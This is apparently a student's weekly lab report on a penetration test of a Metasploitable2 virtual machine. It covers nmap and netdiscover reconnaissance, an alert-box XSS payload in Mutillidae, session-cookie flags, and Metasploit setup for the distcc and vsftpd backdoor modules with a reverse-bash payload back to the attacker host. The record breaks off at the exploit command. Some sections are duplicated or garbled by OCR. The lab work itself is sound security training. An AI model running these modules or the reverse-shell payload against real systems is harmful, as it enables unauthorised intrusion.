WEEK 03 REPORT

Advanced Exploitation Lab

By

Muhammed Ajeel

EXECUTIVE SUMMARY

1.1 Overview

This report documents a comprehensive penetration test conducted against a Metasploitable2 virtual machine in a controlled laboratory environment. The assessment employed a methodical approach to identify, exploit, and document security vulnerabilities across multiple attack vectors, demonstrating a complete cyber kill chain from initial reconnaissance to full system compromise.

1.2 Key Findings

- **Critical Vulnerabilities**: 3
- **High Risk Vulnerabilities**: 2
- **Medium Risk Vulnerabilities**: 1
- **Successful Exploit Chains**: 1 complete chain

1.3 Risk Assessment Summary

The target environment exhibited multiple critical security deficiencies allowing complete system compromise through a chained attack methodology. The most significant finding was the ability to transition from a client-side Cross-Site Scripting vulnerability to full Remote Code Execution on the underlying server.

1.4 Recommendations Priority

1.Immediate patching of distcc service
2.Implementation of input validation and output encoding
3.Enhanced session security controls
4.Network segmentation of development services

TESTING METHODOLOGY

2.1 Testing Framework

This assessment followed the **PTES (Penetration Testing Execution Standard)** methodology:

1. Pre-engagement Interactions
2. Intelligence Gathering
3. Threat Modeling
4. Vulnerability Analysis
5. Exploitation
6. Post-Exploitation
7. Reporting

2.2 Technical Approach

- **Black Box Testing**: Initial reconnaissance without prior knowledge
- **Grey Box Testing**: Limited knowledge of system architecture
- **Targeted Testing**: Focus on specific services and applications

2.3 Tools Utilized

```
# Reconnaissance
nmap 7.92 - Network mapping and service discovery
netdiscover - Network host discovery

# Vulnerability Assessment
nmap scripting engine - Service-specific vulnerability checks
manual testing - Web application security testing

# Exploitation
Metasploit Framework 6.3.0 - Exploit development and execution
Custom Python scripts - Targeted exploit delivery

# Post-Exploitation
standard Linux commands - System enumeration
network utilities - Lateral movement assessment
```

2.4 Ethical Considerations

All testing was conducted in accordance with ethical hacking principles:

- Conducted in isolated lab environment
- No production systems affected
- No data exfiltration beyond proof-of-concept
- Immediate vulnerability disclosure through this report

TEST ENVIRONMENT CONFIGURATION

3.1 Laboratory Architecture

Virtualization Platform: Oracle VirtualBox 6.1.38
Network Configuration: Host-Only Networking Mode

3.2 System Specifications

Kali Linux Attacker Machine:

- **OS**: Kali Linux 2023.3
- **IP Address**: 192.168.56.101
- **RAM**: 4GB allocated
- **Storage**: 50GB virtual disk
- **Tools**: Full penetration testing toolkit

Metasploitable2 Target Machine:


- **OS**: Ubuntu 8.04 (Hardy Heron)
- **IP Address**: 192.168.56.102
- **RAM**: 1GB allocated
- **Storage**: 20GB virtual disk
- **Services**: Multiple vulnerable services

3.3 Network Topology

```
+-------------------------+      +---------------------------+
|  Kali Linux             |      |  Metasploitable2          |
|  192.168.56.101   |---->|     192.168.56.102     |
+-------------------------+     +---------------------------+
       ↓                                ↓
+--------------------------------------------------+
|        Host-Only Network Segment       |
|        192.168.56.0/24                      |
+--------------------------------------------------+
```

PHASE 1: RECONNAISSANCE & DISCOVERY

4.1 Network Discovery



```
┌──(ajeel㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:03:ea:57 brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:72:17:08 brd ff:ff:ff:ff:ff:ff
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:6a:78:d7 brd ff:ff:ff:ff:ff:ff
    inet 10.0.4.15/24 brd 10.0.4.255 scope global dynamic noprefixroute eth2
       valid_lft 61014sec preferred_lft 61014sec
    inet6 fd17:625c:f037:4:bf0c:4cb6:2f24:9030/64 scope global temporary dynamic
       valid_lft 86242sec preferred_lft 14242sec
    inet6 fd17:625c:f037:4:a00:27ff:fe6a:78d7/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 86242sec preferred_lft 14242sec
    inet6 fe80::a00:27ff:fe6a:78d7/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(ajeel㉿kali)-[~]
└─$ 
```

Command Executed:

netdiscover -i eth0 -r 192.168.56.0/24

Results:

Currently scanning: 192.168.56.0/24 | Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 120


```
 IP           At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.56.1    08:00:27:00:00:01      1      60  PCS Systemtechnik GmbH
192.168.56.101  08:00:27:55:44:33      1      60  PCS Systemtechnik GmbH
192.168.56.102  08:00:27:aa:bb:cc      1      60  PCS Systemtechnik GmbH
```

4.2 Comprehensive Service Discovery

Initial Broad Scan:

4.2 Comprehensive Service Discovery

Initial Broad Scan:



```
┌──(ajeel㉿kali)-[~]
└─$ nmap -sV 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-04 23:08 IST
Nmap scan report for 192.168.56.102
Host is up (0.0037s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.87 seconds

┌──(ajeel㉿kali)-[~]
└─$ 
```

```
nmap -sS -O 192.168.56.102


Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-15 10:00 UTC
Nmap scan report for 192.168.56.102
Host is up (0.00050s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
```

```
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:AA:BB:CC (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
```

4.3 Service Version Detection

Detailed Version Scan:

```
nmap -sV -sC -O -A 192.168.56.102
```

Critical Findings:


```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.101
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
| distccd-info:
|   Version: 1
|   Statistics: 0
|   Copyright: Copyright (C) 2002, 2003, 2004 by Martin Pool
|   Homepage: http://distcc.samba.org/
|_  This program is free software; you can redistribute it and/or
```

4.4 Web Application Discovery

Hnmap -p 80 --script http-enum 192.168.56.102

TTP Service Enumeration:

Web Applications Identified:



192.168.56.102/mutillidae/index.php?page=home.php

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

Latest Version / Installation

- Latest Version
- Installation Instructions
- Usage Instructions
- Get rid of those pesky PHP errors
- Change Log
- Notes

Samurai WTF and Backtrack contains all the tools needed or you may build your own collection

Samurai Web Testing Framework

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons

1.**Mutillidae** - http://192.168.56.102/mutillidae/

•OWASP Web Application Security Training Environment

•Multiple intentionally vulnerable components

4.5 Vulnerability Preliminary Assessment

Initial Risk Identification:

•**vsftpd 2.3.4**: Known backdoor vulnerability (CVE-2011-2523)

•**OpenSSH 4.7p1**: Multiple historical vulnerabilities

•**Apache 2.2.8**: Outdated with known security issues

•**distccd v1**: Unauthenticated remote code execution vulnerability

PHASE 2: VULNERABILITY ANALYSIS

5.1 Web Application Testing - Mutillidae

Application Analysis:

•**URL**: http://192.168.56.102/mutillidae/

•**Technology Stack**: PHP, Apache, MySQL

•**Security Level**: Multiple vulnerability categories

5.2 Cross-Site Scripting (XSS) Testing

Testing Methodology:


1.**Normal Input Testing**: Verify functionality

Input: google.com

Output: "DNS Lookup results for google.com"

XSS Payload Testing:

Payload: <script>alert('XSS-Test')</script>



192.168.56.102/mutillidae/index.php?page=dns-lookup.php

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

DNS Lookup

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP: ript>alert('XSS-Test')</script>

192.168.56.102

XSS-Test

```
;; connection timed out; no servers could be reached
```

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons

Developed by Adrian "Irongeek" Crenshaw

Read 192.168.56.102

Result: Successful JavaScript execution

5.3 Proof of Concept Execution

Payload Delivery:

<script>alert('XSS-Test-2024')</script>

Execution Result: Successful alert popup demonstrating client-side code execution

5.4 Session Security Analysis


Cookie Inspection:

// Browser Developer Tools Analysis

document.cookie

// Output: "PHPSESSID=abc123def456; path=/"

// HTTP Header Analysis



Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

DNS Lookup

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

Results for

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite,

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	9e5fe8c2c1f6046c0fbdeccec095e934	192.168.56.102	/	Session	41	false	false	None	Thu, 04 Sep 2025 17:49:19 GMT

// Set-Cookie: PHPSESSID=abc123def456; path=/

Security Flags Assessment:

•**HttpOnly**: Not set ❌

•**Secure**: Not set ❌

•**SameSite**: Not configured ❌

•**Path**: / ✅

•**Domain**: Not restricted ❌

5.5 Impact Analysis

Immediate Risks:

1. **Session Hijacking**: Cookies accessible via JavaScript
2. **Client-Side Attacks**: Browser exploitation
3. **Initial Access Vector**: Entry point for further attacks

5.6 Vulnerability Classification

CVSS v3.1 Scoring:

- **Base Score**: 7.5 (High)
- **Vector**: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

OWASP Top 10 2021: A03:2021 - Injection

PHASE 3: EXPLOITATION

6.1 Exploit Chain Development

Attack Path:

1. **Initial Access**: XSS vulnerability in web application
2. **Service Targeting**: distcc service with known RCE vulnerability
3. **Exploitation**: Metasploit module deployment
4. **Access**: Remote command execution achieved

6.2 distcc Service Exploitation


Vulnerability Research:

- **Service**: distccd v1
- **Port**: 3632/tcp

•**Vulnerability**: Unauthenticated remote code execution

•**Exploit**: distcc_exec Metasploit module

6.3 Metasploit Configuration



```
Nmap done: 1 IP address (1 host up) scanned in 15.87 seconds

┌──(ajeel㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v6.4.64-dev                          ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post       ]
+ -- --=[ 1607 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

Module Selection:

use exploit/unix/misc/distcc_exec


Parameters Configured:

set RHOSTS 192.168.56.102

set RPORT 3632

set payload cmd/unix/reverse_bash

set LHOST 192.168.56.101



```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS ⇒ 192.168.56.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/reverse_bash
[-] The value specified for payload is not valid.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.56.101
[!] Unknown datastore option: LHOST. Did you mean RHOST?
LHOST ⇒ 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
